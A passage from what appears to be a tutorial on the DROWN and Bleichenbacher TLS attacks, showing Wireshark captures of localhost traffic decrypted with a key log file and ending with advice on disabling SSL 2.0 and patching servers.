   15 0.048998  127.0.0.1  127.0.0.1    TLSv1.2    135 Encrypted Handshake Message
   17 0.049273  127.0.0.1  127.0.0.1    TLSv1.2    551 Application Data
   18 0.049723  127.0.0.1  127.0.0.1    TLSv1.2    423 Application Data
   19 0.049832  127.0.0.1  127.0.0.1    TLSv1.2    119 Encrypted Alert
   21 0.050055  127.0.0.1  127.0.0.1    TLSv1.2    119 Encrypted Alert
```

We can then tell Wireshark to use this key file to decrypt the TLS traffic. This can be done via `Edit -> Preferences -> Protocols -> TLS` and specifying the path to the key file under `(Pre)-Master-Secret log filename`. After doing so, we can now see the decrypted HTTP traffic:



```
tls
No.   Time      Source     Destination  Protocol Length Info
    4 0.001460  127.0.0.1  127.0.0.1    TLSv1.2    583 Client Hello
    6 0.001954  127.0.0.1  127.0.0.1    TLSv1.2    152 Server Hello
    8 0.002206  127.0.0.1  127.0.0.1    TLSv1.2   1818 Certificate
   10 0.002216  127.0.0.1  127.0.0.1    TLSv1.2     75 Server Hello Done
   12 0.002969  127.0.0.1  127.0.0.1    TLSv1.2    408 Client Key Exchange, Change Cipher Spec, Finished
   13 0.004752  127.0.0.1  127.0.0.1    TLSv1.2     72 Change Cipher Spec
   15 0.048998  127.0.0.1  127.0.0.1    TLSv1.2    135 Finished
   17 0.049273  127.0.0.1  127.0.0.1    HTTP       551 GET / HTTP/1.1
   18 0.049723  127.0.0.1  127.0.0.1    HTTP       423 HTTP/1.1 200 OK  (text/html)Continuation
   19 0.049832  127.0.0.1  127.0.0.1    TLSv1.2    119 Alert (Level: Warning, Description: Close Notify)
   21 0.050055  127.0.0.1  127.0.0.1    TLSv1.2    119 Alert (Level: Warning, Description: Close Notify)
```

Prevention

DROWN can be prevented by disabling SSL 2.0. Most up-to-date operating systems today come with crypto libraries that do not support SSL 2.0 out-of-the-box, so finding web servers vulnerable to DROWN in the wild is very rare, though there might still be a few misconfigured and out-of-date servers out there. Bleichenbacher attacks can be prevented by not revealing padding information to the TLS client. Vulnerable web servers received patches, so keeping web servers up-to-date is sufficient to protect against a plain Bleichenbacher attack.